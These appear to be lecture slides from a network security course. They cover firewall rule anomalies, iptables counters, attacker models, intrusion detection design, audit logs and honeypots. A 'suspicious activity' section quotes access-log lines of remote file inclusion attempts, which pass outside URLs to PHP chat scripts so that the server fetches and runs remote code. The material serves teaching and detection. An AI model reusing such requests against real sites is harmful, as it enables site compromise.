- Not just the rule, but the matching packet number, traffic amount is shown

A sample output:

```
# iptables -L -v -n
Chain INPUT (policy ACCEPT 3140M packets, 2178G bytes)
 pkts bytes target    prot opt in     out     source                destination            tcp dpt:3306
    0     0 ACCEPT    tcp  --  *     *       555.82.87.254         0.0.0.0/0
217M   76G ACCEPT    all  --  *     *       555.228.5.149         0.0.0.0/0
    0     0 DROP     all  --  *     *       555.108.28.200        0.0.0.0/0
 709 45946 DROP     all  --  *     *       555.108.28.192/28     0.0.0.0/0
    0     0 DROP     all  --  *     *       555.70.37.69          0.0.0.0/0
    0     0 ACCEPT    tcp  --  lo    *       0.0.0.0/0             152.66.249.139         tcp dpt:22
...
```

- As You can see, the “default” ACCEPT policy was used for 2178G of traffic
- In this very basic example, the designer mostly used “drop all dangerous, and allow the rest” philosophy (vs. “allow what is necessary and discard the rest”)

Verification of firewall rules

- a firewall is only as good as its configuration
- in practice, firewalls are often misconfigured
- configuration errors:
 - policy violation (the configuration violates the high-level security policy)
 - internal inconsistency (shadowing, generalization, correlation)
 - inefficiency (redundancy)
- informal reasoning in case of a large ruleset is error-prone
- systematic, formal methods can be useful
- It's not easy to have an automated method to find out errors in firewall rules
- Let's define the basic deficiencies

Inconsistency and inefficiency

• Shadowing:

- accept
- deny




Rulej is shadowed by the preceding Rulei

e.g., 1.) **rule 4** is shadowed by **rule 2**;
 2.) **rule 5** is shadowed by *combination* of **rule 1** and **rule 3**;

| | | | | |
|----|-----|---------------|----------------|--------|
| 1. | tcp | 10.1.1.0/25 | any | deny |
| 2. | udp | any | 192.168.1.0/24 | accept |
| 3. | tcp | 10.1.1.128/25 | any | deny |
| 4. | udp | 172.16.1.0/24 | 192.168.1.0/24 | deny |
| 5. | tcp | 10.1.1.0/24 | any | accept |
| 6. | udp | 10.1.1.0/24 | 192.168.0.0/16 | deny |
| 7. | udp | 172.16.1.0/24 | any | accept |


• Generalization:



Rulej is a generalization of the preceding Rulei

e.g., 1.) **rule 7** is a generalization of **rule 4**;

Inconsistency and inefficiency



Rulei and Rulej are correlated with each other.

e.g., **rule 2** and **rule 6** are correlated to each other;

| | | | | |
|----|-----|---------------|----------------|--------|
| 1. | tcp | 10.1.1.0/25 | any | deny |
| 2. | udp | any | 192.168.1.0/24 | accept |
| 3. | tcp | 10.1.1.128/25 | any | deny |
| 4. | udp | 172.16.1.0/24 | 192.168.1.0/24 | deny |
| 5. | tcp | 10.1.1.0/24 | any | accept |
| 6. | udp | 10.1.1.0/24 | 192.168.0.0/16 | deny |
| 7. | udp | 172.16.1.0/24 | any | accept |

• Redundancy: refers to the case where if a rule is removed, the firewall does not change its action on any packets.


e.g., **rule 8** is redundant due to **rule 9**;

| | | | | |
|----|-----|-------------|-----|--------|
| 8. | tcp | 10.0.0.0/8 | any | accept |
| 9. | tcp | 10.2.1.0/24 | any | accept |

Rulei

Rulej

E.g.; Rulej is a redundant rule



Intrusion detection systems

- *intrusions and intruders*
- *intrusion detection systems – general principle and architecture*
 - *IDS types*
 - *example: Snort*

2011. április 26.
Budapest

(c) Levente Buttyán (Buttyan@crysys.hu) + Bencsáth Boldizsár (bencsath@crysys.hu)

Intrusion and intrusion detection

▪ intrusion

- a security incident (set of events) in which an intruder attempts to gain access to a system (or system resource), or to increase privileges without having authorization to do so
- often exploit system or software vulnerabilities
- examples: remote root compromise, web server defacement, password cracking, installing a backdoor, installing a root kit, ...

▪ intrusion detection

- a security service that monitors and analyzes system events for the purpose of detecting intrusions and providing real-time or near real-time warnings

Intruders / Attacker model

- hackers
 - motivated by becoming famous (in the hacker community, status is determined by level of competence)
 - do not necessary want to cause harm
- criminal organizations
 - objective is to gain financial advantage (e.g., obtaining credit card numbers, phishing e-banking passwords)
 - may have political motivations (penetration into the computer system of foreign governments)
 - have substantial resources and specific target, act quickly and get out
 - may not necessarily divulge that penetration happened
- insider attackers
 - may be motivated by revenge or hired by criminal organizations
 - internal employees have access and system knowledge
 - may have the ability to destroy the evidence of the intrusion
- Generally, in network security, it is very important to define the attacker model what we intend to protect against.

Hacker behavior – an example

Hacking/Cracking is not a single step. It is a process, e.g.:

- select targets using IP lookup tools
- map network for accessible services (collect information)
- identify potentially vulnerable services (analyze situation)
- Use exploits or brute force attacks (e.g. guess passwords) (attack)
- install remote administration tool (backdoor)
- wait for admin to log on and capture password (further attacks)
- use password to access other parts of the network
- control the whole system.

Characteristics of criminal organization behavior

A criminal organization makes it in a bit different fashion:

- Act quickly and precisely to make their activities harder to detect
- Detailed attack plan
- Identifying vulnerabilities slowly but efficiently
- Attack from multiple sources to avoid identification
- Possibly “employing” internals / ISP staff
- Do not stick around until noticed
- Make few or no mistakes
- Actually use the collected information (e.g. credit cards)

Insider attacker behavior example

- create network accounts for themselves and their friends
- access accounts and applications they wouldn't normally use for their daily jobs
- e-mail former and prospective employers
- visit specific web sites that cater to disgruntled employees
- perform large downloads and file copying
- access the network during off hours.

Motivations for intrusion detection

- need a second (third?) line of defense if attack prevention systems (e.g., firewalls) fail
- IDS/IPS is similar to burglar alarm systems
 - catch intruders before they can do much damage
 - fast detection of and reaction to intrusions can help to alleviate the effects of the attack
 - intruders may stay out if they think they may be caught
 - there are much more easier targets around
- firewalls are ineffective against insider attacks (may be a compromised host)
- using an IDS can provide lot of useful information about how intrusions happen → this helps to design more secure systems

“Second line of defense”

- First, server software used to contain access control mechanism (e.g. web server – basic authentication)
- Operating system permissions, access rules are also used e.g. unix file access permissions


AND role based access control as “second line” defense

- Firewall and content filtering avoids attacks (e.g. URL exploit prevention)
 - Finally, IDS/IPS is used as a “N-th line” defense to at least detect the incident.
-
- The system protection is a multi-layered approach and each layer should help the others. Some features might overlap, some layers might missing, but altogether security is a system of several components.


Two basic assumptions of IDS's

1. System activities are observable
2. Normal and abnormal/intrusive activities are distinctive from each other

- however, expect some overlap
- problems of false positives and false negatives
- must find a trade-off



IDS functional architecture



IDS system components

- sensors – collect audit data
- analyzers – process audit data and determine if intrusion has occurred
- user interface – to manage and view the IDS

- components are often organized into a distributed system architecture
 - sensors are deployed at different locations and at different logical layers
 - analyzers collect data from sensors and make local decisions
 - analyzers may cooperate to increase the effectiveness of the detection
 - single console to connect to the other components and configure them

- based on detection model
 - signature-based intrusion detection
 - uses a database that contains known attack signatures
 - collected audit data is matched against this database
 - can detect only known attacks
 - anomaly detection
 - maintains a profile of normal system behavior
 - detects deviations from the normal behavior
 - can detect yet unknown attacks, but have a relatively high false positive rate (new normal activities are identified as anomalies)

- based on detection scope
 - host-based IDS
 - detects intrusions that occur on a host
 - uses data from audit logs and system call histories (native OS or special mechanisms)
 - network-based IDS
 - not limited to a single host
 - monitors network traffic patterns by using sensors deployed at strategic locations such as routers and switches
 - watches for violations of protocols, unusual patterns, or known intrusive patterns
 - looks into payload of packets for malicious commands and contents

- audit data generally comes in several different formats, depending on the tools used to collect it
- the format, granularity, completeness, and source of data all affects the kinds of intrusions which can be detected
- IDS data can be collected at many levels and with many tools
 - some system tools log audit data (login, su)
 - use “sniffers” to observe data “externally” (network probes, filters on commands such as tcp wrappers)
 - add auditing to applications – Web logs, proxy firewall logs

Old-school Unix style: /usr/adm/sulog:

```
SU 12/21 08:07 + ttys2 bobc-root
```

```
SU 12/22 13:40 - ttyp3 johnc-root
```

```
SU 12/28 11:29 + ttyp2 johnc-root
```


```
SU 12/31 21:58 + ttys0 frincke-root
```

Linux auth.log for sudo activity:

```
Apr 30 18:15:22 eternal sudo: boldi : TTY=pts/3 ; PWD=/data/home/boldi  
; USER=root ; COMMAND=/bin/bash
```

```
Apr 30 21:25:29 eternal sudo: kepesv : TTY=pts/4 ;  
PWD=/data/home/kepesv ; USER=root ; COMMAND=/usr/bin/passwd
```

```
May 2 11:11:24 eternal sudo: hawai : TTY=pts/1 ; PWD=/data/vedett ;  
USER=root ; COMMAND=/bin/l
```



Example: /usr/adm/syslog

```
Dec 15 08:07:47 brownlee xntpd[212]: system event 4 status 683
Dec 15 08:13:47 brownlee ftpd[365]: connection from bluefish.fsr.com at
    Fri Dec 15 08:13:47 1995
Dec 15 08:13:51 brownlee ftpd[365]: FTP LOGIN FROM bluefish.fsr.com,
    lussi923
Dec 15 08:14:00 brownlee ftpd[365] PORT
Dec 15 08:14:18 brownlee last message repeated 2 times
Dec 15 08:14:32 brownlee ftpd[365]: PORT
Dec 08:14:35 brownlee ftpd[365]: User lussi923 logged out
Dec 15 08:19:47 brownlee ftpd[366]: connection from bluefish.fsr.com at
    Fri Dec15 08:19:47 1995
Dec 15 08:19:52 brownlee ftpd[366]: FTP LOGIN FROM bluefish.fsr.com,
    lussi923
Dec 15 08:20:02 brownlee ftpd[366]: PORT
Dec 15 08:21:24 brownlee last message repeated 6 times
Dec 08:21:32 brownlee ftpd[366]: User lussi923 logged out
```

Example: HTTPd access_log

```
mmroom03.chelt.ac.uk - - [11/Dec/1995:10:37:42 -0800] "GET
/~frincke/research/security/articles/index.html HTTP/1.0" 200 6794
copper.cs.uow.edu.au - - [ 12/Dec/1995:13:58:44 -0800] "GET
/~frincke/research/security/articles/index.html HTTP/1.0" 200 6794
129.101.74.33 - - [13/Dec/1995:12:28:33 -0800] "GET
/~frincke/research/security/articles/index.html HTTP/1.0" 200 6794
broad.way.com - - [13/Dec/1995:22:02:05 -0800] "GET
/~frincke/research/security/articles/index.html HTTP/1.0" 200 6794
```

Suspicious activity:

```
70.84.72.98 - - [18/Jan/2008:08:15:41 +0100] "GET
//chat/users_popupL.php3?From=http://www.gumgangfarm.com/shop/data/id.txt?
HTTP/1.1" 404 221 "-" "libwww-perl/5.805"
69.10.135.176 - - [19/Jan/2008:23:07:28 +0100] "GET
/ib//chat/chat/localition/spanish=http://www.crewfu.kit.net/eval/safealba.txt??
HTTP/1.1" 302 224 "-" "libwww-perl/5.808"
81.176.226.180 - - [20/Apr/2009:07:14:29 +0200] "GET
/ib/chat//chat/messagesL.php3?cmd=http://www.wg.com.pl/components/tst.txt??
HTTP/1.1" 401 401 "-" "libwww-perl/5.805"
81.176.226.180 - - [20/Apr/2009:07:14:29 +0200] "GET
//chat/messagesL.php3?cmd=http://www.wg.com.pl/components/tst.txt?? HTTP/1.1"
404 218 "-" "libwww-perl/5.805"
```

- statistical approaches (hypothesis testing)
 - compute some statistics of the observed parameters and compare them to some threshold values
 - signal attack if computed value exceeds the threshold
 - difficult to determine good threshold

- Markov models
 - analyses sequences of events
 - need training data to build a good model
 - training data should cover **all** possible normal uses of the system


- decoy systems
 - filled with fabricated info
 - instrumented with monitors / event loggers
- divert and hold attacker to collect activity info without exposing production systems
- initially were single systems (e.g. a fake server)
- more recently entire networks are emulated
- Basic example: non-interactive firewall: Only basic functions are emulated, e.g. first-step protocol answers
- Highly Interactive honeypot: Almost a real computer, attacker can gain shell access, etc.
 - Harder to manage
 - Might mean security risk

Summary


- IDS has potential to catch intruders of your system
- serves as a second line of defense, and acts when other preventive systems have failed
- can be used when really concerned about internal users doing things they shouldn't
- Instant countermeasure is possible
 - e.g., turn off certain ports or ban users from access

Snort – basic structure

